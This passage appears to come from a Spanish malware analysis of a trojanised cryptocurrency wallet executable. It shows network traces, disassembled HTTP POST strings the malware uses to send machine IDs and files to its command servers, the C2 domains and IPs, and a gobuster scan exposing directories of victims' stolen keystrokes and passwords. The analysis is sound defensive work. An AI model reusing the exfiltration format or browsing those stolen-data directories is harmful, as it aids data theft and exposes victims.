20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Send	CLSTeam:50971 -> kyiv.medvideos.cloud:http	SUCCESS	Length: 1217, startime: 108015, endtime: 108015, seqnum: 0, conn
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Send	CLSTeam:50972 -> kyiv.medvideos.cloud:http	SUCCESS	Length: 1217, startime: 108015, endtime: 108015, seqnum: 0, conn
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Reconnect	CLSTeam:50969 -> CLSTeam:9051	SUCCESS	Length: 0, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Receive	CLSTeam:50972 -> kyiv.medvideos.cloud:http	SUCCESS	Length: 170, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Disconnect	CLSTeam:50972 -> kyiv.medvideos.cloud:http	SUCCESS	Length: 0, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Receive	CLSTeam:50971 -> kyiv.medvideos.cloud:http	SUCCESS	Length: 170, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Disconnect	CLSTeam:50971 -> kyiv.medvideos.cloud:http	SUCCESS	Length: 0, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Receive	CLSTeam:50970 -> 168.100.10.230:7979	SUCCESS	Length: 32, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Connect	CLSTeam:50974 -> kyiv.medvideos.cloud:10005	SUCCESS	Length: 0, mss: 1460, sackopt: 0, tsopt: 0, wsopt: 0, rcvwin: 64240,
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Receive	CLSTeam:50970 -> 168.100.10.230:7979	SUCCESS	Length: 1360, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Receive	CLSTeam:50970 -> 168.100.10.230:7979	SUCCESS	Length: 1360, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Receive	CLSTeam:50970 -> 168.100.10.230:7979	SUCCESS	Length: 1205, seqnum: 0, connid: 0
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Receive	CLSTeam:50974 -> kyiv.medvideos.cloud:10005	SUCCESS	Length: 1, seqnum: 0, connid: 0

El código que se encarga de iniciar la conexión es este:


```
0000000001324DE8 lea rdx,qword ptr ds:[2B0091F]   0000000002B0091F "main.cpp"
0000000001324DEF lea rcx,qword ptr ds:[2B01DD4]   0000000002B01DD4 "coins"
0000000001324EB8 lea rdx,qword ptr ds:[2B026B8]   0000000002B026B8 "non-mandatory-script-verify-flag (%s)"
000000000132525C lea rdx,qword ptr ds:[2B00AF0]   0000000002B00AF0 "CDataStream::read() : end of data"
00000000013252AA lea rdx,qword ptr ds:[2B00AF0]   0000000002B00AF0 "CDataStream::read() : end of data"
000000000132536C lea rdx,qword ptr ds:[2B02B80]   0000000002B02B80 "seed.addnode.xyz"
0000000001325A54 lea rdx,qword ptr ds:[2B02B91]   0000000002B02B91 "80"
0000000001325A70 lea rdx,qword ptr ds:[2B02B94]   0000000002B02B94 "BOUNDARY"
0000000001325AC9 lea rdx,qword ptr ds:[2B02B9D]   0000000002B02B9D "\r\n--"
0000000001325AF0 lea rdx,qword ptr ds:[2B02BA2]   0000000002B02BA2 "\r\n"
0000000001325B05 lea rdx,qword ptr ds:[2B02BA8]   0000000002B02BA8 "Content-Disposition: form-data; name=\"license"
0000000001325B14 lea rdx,qword ptr ds:[2B02BD6]   0000000002B02BD6 "\"\r\n\r\n"
0000000001325B2B lea rdx,qword ptr ds:[2B021F3]   0000000002B021F3 "INSERT-KEY-HERE"
0000000001325B6E lea rdx,qword ptr ds:[2B02B9D]   0000000002B02B9D "\r\n--"
0000000001325B95 lea rdx,qword ptr ds:[2B02BA2]   0000000002B02BA2 "\r\n"
0000000001325BAA lea rdx,qword ptr ds:[2B02BE0]   0000000002B02BE0 "Content-Disposition: form-data; name=\"currency"
0000000001325BB9 lea rdx,qword ptr ds:[2B02BD6]   0000000002B02BD6 "\"\r\n\r\n"
0000000001325BC8 lea rdx,qword ptr ds:[2B02203]   0000000002B02203 "CCC"
0000000001325C0B lea rdx,qword ptr ds:[2B02B9D]   0000000002B02B9D "\r\n--"
0000000001325C32 lea rdx,qword ptr ds:[2B02BA2]   0000000002B02BA2 "\r\n"
0000000001325C47 lea rdx,qword ptr ds:[2B02C10]   0000000002B02C10 "Content-Disposition: form-data; name=\"genesis"
0000000001325C56 lea rdx,qword ptr ds:[2B02BD6]   0000000002B02BD6 "\"\r\n\r\n"
0000000001325CA2 lea rdx,qword ptr ds:[2B02B9D]   0000000002B02B9D "\r\n--"
0000000001325CC9 lea rdx,qword ptr ds:[2B02BA2]   0000000002B02BA2 "\r\n"
0000000001325CDE lea rdx,qword ptr ds:[2B02C40]   0000000002B02C40 "Content-Disposition: form-data; name=\"ping"
0000000001325CED lea rdx,qword ptr ds:[2B02BD6]   0000000002B02BD6 "\"\r\n\r\n"
0000000001325D38 lea rdx,qword ptr ds:[2B02B9D]   0000000002B02B9D "\r\n--"
0000000001325D5F lea rdx,qword ptr ds:[2B02C6B]   0000000002B02C6B "--\r\n"
0000000001325DCE lea rdx,qword ptr ds:[2B02C70]   0000000002B02C70 "POST / HTTP/1.1\r\n"
0000000001325DE3 lea rdx,qword ptr ds:[2B02C82]   0000000002B02C82 "Host: "
0000000001325E3A lea rdx,qword ptr ds:[2B02BA2]   0000000002B02BA2 "\r\n"
0000000001325E49 lea rdx,qword ptr ds:[2B02C8B]   0000000002B02C8B "Accept: */*\r\n"
0000000001325E5E lea rdx,qword ptr ds:[2B02CA0]   0000000002B02CA0 "Content-Type: multipart/form-data; boundary="
0000000001325E85 lea rdx,qword ptr ds:[2B02BA2]   0000000002B02BA2 "\r\n"
0000000001325E9A lea rdx,qword ptr ds:[2B02CCD]   0000000002B02CCD "Content-Length: "
0000000001325EC5 lea rdx,qword ptr ds:[2B02BA2]   0000000002B02BA2 "\r\n"
0000000001325EEA lea rdx,qword ptr ds:[2B02CDE]   0000000002B02CDE "Connection: close\r\n\r\n"
00000000013263C4 lea rdx,qword ptr ds:[2B02BA2]   0000000002B02BA2 "\r\n"
00000000013265DE lea rdx,qword ptr ds:[2B02CF4]   0000000002B02CF4 "true"
00000000013267AA lea rdx,qword ptr ds:[2B02CF9]   0000000002B02CF9 "Exception caught: "
0000000001326AAF lea rdx,qword ptr ds:[2B02B91]   0000000002B02B91 "80"
0000000001326ACB lea rdx,qword ptr ds:[2B02B94]   0000000002B02B94 "BOUNDARY"
0000000001326B27 lea rdx,qword ptr ds:[2B02B9D]   0000000002B02B9D "\r\n--"
0000000001326B4E lea rdx,qword ptr ds:[2B02BA2]   0000000002B02BA2 "\r\n"
0000000001326B63 lea rdx,qword ptr ds:[2B02D10]   0000000002B02D10 "Content-Disposition: form-data; name=\"process"
0000000001326B72 lea rdx,qword ptr ds:[2B02BD6]   0000000002B02BD6 "\"\r\n\r\n"
0000000001326B96 lea rdx,qword ptr ds:[2B02B9D]   0000000002B02B9D "\r\n--"
0000000001326BBD lea rdx,qword ptr ds:[2B02BA2]   0000000002B02BA2 "\r\n"
0000000001326BD2 lea rdx,qword ptr ds:[2B02D40]   0000000002B02D40 "Content-Disposition: form-data; name=\"machineid"
```


```
0000000000132A02F lea rdx,qword ptr ds:[2B02B9D]   0000000002B02B9D "\r\n--"
0000000000132A056 lea rdx,qword ptr ds:[2B02BA2]   0000000002B02BA2 "\r\n"
0000000000132A06B lea rdx,qword ptr ds:[2B02D10]   0000000002B02D10 "Content-Disposition: form-data; name=\"process"
0000000000132A07A lea rdx,qword ptr ds:[2B02BD6]   0000000002B02BD6 "\"\r\n\r\n"
0000000000132A089 lea rdx,qword ptr ds:[2B02F5B]   0000000002B02F5B "filereceiver"
0000000000132A09E lea rdx,qword ptr ds:[2B02B9D]   0000000002B02B9D "\r\n--"
0000000000132A0C5 lea rdx,qword ptr ds:[2B02BA2]   0000000002B02BA2 "\r\n"
0000000000132A0DA lea rdx,qword ptr ds:[2B02E50]   0000000002B02E50 "Content-Disposition: form-data; name=\"filepath"
0000000000132A0E9 lea rdx,qword ptr ds:[2B02BD6]   0000000002B02BD6 "\"\r\n\r\n"
0000000000132A2D1 lea rdx,qword ptr ds:[2B02B9D]   0000000002B02B9D "\r\n--"
0000000000132A2F8 lea rdx,qword ptr ds:[2B02BA2]   0000000002B02BA2 "\r\n"
0000000000132A30D lea rdx,qword ptr ds:[2B02D40]   0000000002B02D40 "Content-Disposition: form-data; name=\"machineid"
0000000000132A31C lea rdx,qword ptr ds:[2B02BD6]   0000000002B02BD6 "\"\r\n\r\n"
0000000000132A36F lea rdx,qword ptr ds:[2B02B9D]   0000000002B02B9D "\r\n--"
0000000000132A396 lea rdx,qword ptr ds:[2B02BA2]   0000000002B02BA2 "\r\n"
0000000000132A3AB lea rdx,qword ptr ds:[2B02E80]   0000000002B02E80 "Content-Disposition: form-data; name=\"ip"
0000000000132A3BA lea rdx,qword ptr ds:[2B02BD6]   0000000002B02BD6 "\"\r\n\r\n"
0000000000132A3C9 lea rdx,qword ptr ds:[2B02EA9]   0000000002B02EA9 "NULL"
0000000000132A3DE lea rdx,qword ptr ds:[2B02B9D]   0000000002B02B9D "\r\n--"
0000000000132A405 lea rdx,qword ptr ds:[2B02BA2]   0000000002B02BA2 "\r\n"
0000000000132A41A lea rdx,qword ptr ds:[2B02EB0]   0000000002B02EB0 "Content-Disposition: form-data; name=\"port"
0000000000132A429 lea rdx,qword ptr ds:[2B02BD6]   0000000002B02BD6 "\"\r\n\r\n"
0000000000132A438 lea rdx,qword ptr ds:[2B02EA9]   0000000002B02EA9 "NULL"
0000000000132A44D lea rdx,qword ptr ds:[2B02B9D]   0000000002B02B9D "\r\n--"
0000000000132A474 lea rdx,qword ptr ds:[2B02BA2]   0000000002B02BA2 "\r\n"
0000000000132A489 lea rdx,qword ptr ds:[2B02EE0]   0000000002B02EE0 "Content-Disposition: form-data; name=\"filesize"
0000000000132A498 lea rdx,qword ptr ds:[2B02BD6]   0000000002B02BD6 "\"\r\n\r\n"
0000000000132A4B8 lea rdx,qword ptr ds:[2B02B9D]   0000000002B02B9D "\r\n--"
0000000000132A4DF lea rdx,qword ptr ds:[2B02BA2]   0000000002B02BA2 "\r\n"
0000000000132A4F4 lea rdx,qword ptr ds:[2B02F10]   0000000002B02F10 "Content-Disposition: form-data; name=\"filedate"
0000000000132A503 lea rdx,qword ptr ds:[2B02BD6]   0000000002B02BD6 "\"\r\n\r\n"
0000000000132A541 lea rdx,qword ptr ds:[2B02B9D]   0000000002B02B9D "\r\n--"
0000000000132A568 lea rdx,qword ptr ds:[2B02C6B]   0000000002B02C6B "--\r\n"
0000000000132A5D7 lea rdx,qword ptr ds:[2B02C70]   0000000002B02C70 "POST / HTTP/1.1\r\n"
```

Como ya se ha apreciado, el servidor o servidores de c&c del malware se encuentra en:

Nombre: kyiv.medvideos.cloud
Address: 95.214.234.37


Nombre: seed.addnode.xyz
Address: 45.61.137.253





Tras ver esa conexión empiezo a analizar el servidor remoto.

Empiezo mirando en shodanHQ un nmap el cual me reporta los puertos 80 y 22 abiertos.



Paso a analizar el puerto 80 que hay un servidor web, empiezo enumerando directorios:


Encuentro esos 3 directorios:
/files y /uploads hay ficheros que se han subido directamente de los equipos infectados y que pueden contener informacion sensible.
En /logs hay ficheros TXT con la actividad de los usuarios de las maquinas infectadas capturas de teclado, contraseñas etc...

```
┌──(root㉿kali)-[/opt/SecLists/Discovery/Web-Content]
└─# gobuster dir -u http://seed.addnode.xyz/  -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://seed.addnode.xyz/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/05/03 00:55:13 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 281]
/.htpasswd            (Status: 403) [Size: 281]
/.htaccess            (Status: 403) [Size: 281]
/files                (Status: 301) [Size: 320] [--> http://seed.addnode.xyz/files/]
/index.php            (Status: 200) [Size: 16]
/logs                 (Status: 301) [Size: 319] [--> http://seed.addnode.xyz/logs/]
/manual               (Status: 301) [Size: 321] [--> http://seed.addnode.xyz/manual/]
/phpmyadmin           (Status: 301) [Size: 325] [--> http://seed.addnode.xyz/phpmyadmin/]
/server-status        (Status: 403) [Size: 281]
/uploads              (Status: 301) [Size: 322] [--> http://seed.addnode.xyz/uploads/]
Progress: 4582 / 4615 (99.28%)
===============================================================
2023/05/03 00:55:44 Finished
===============================================================
```

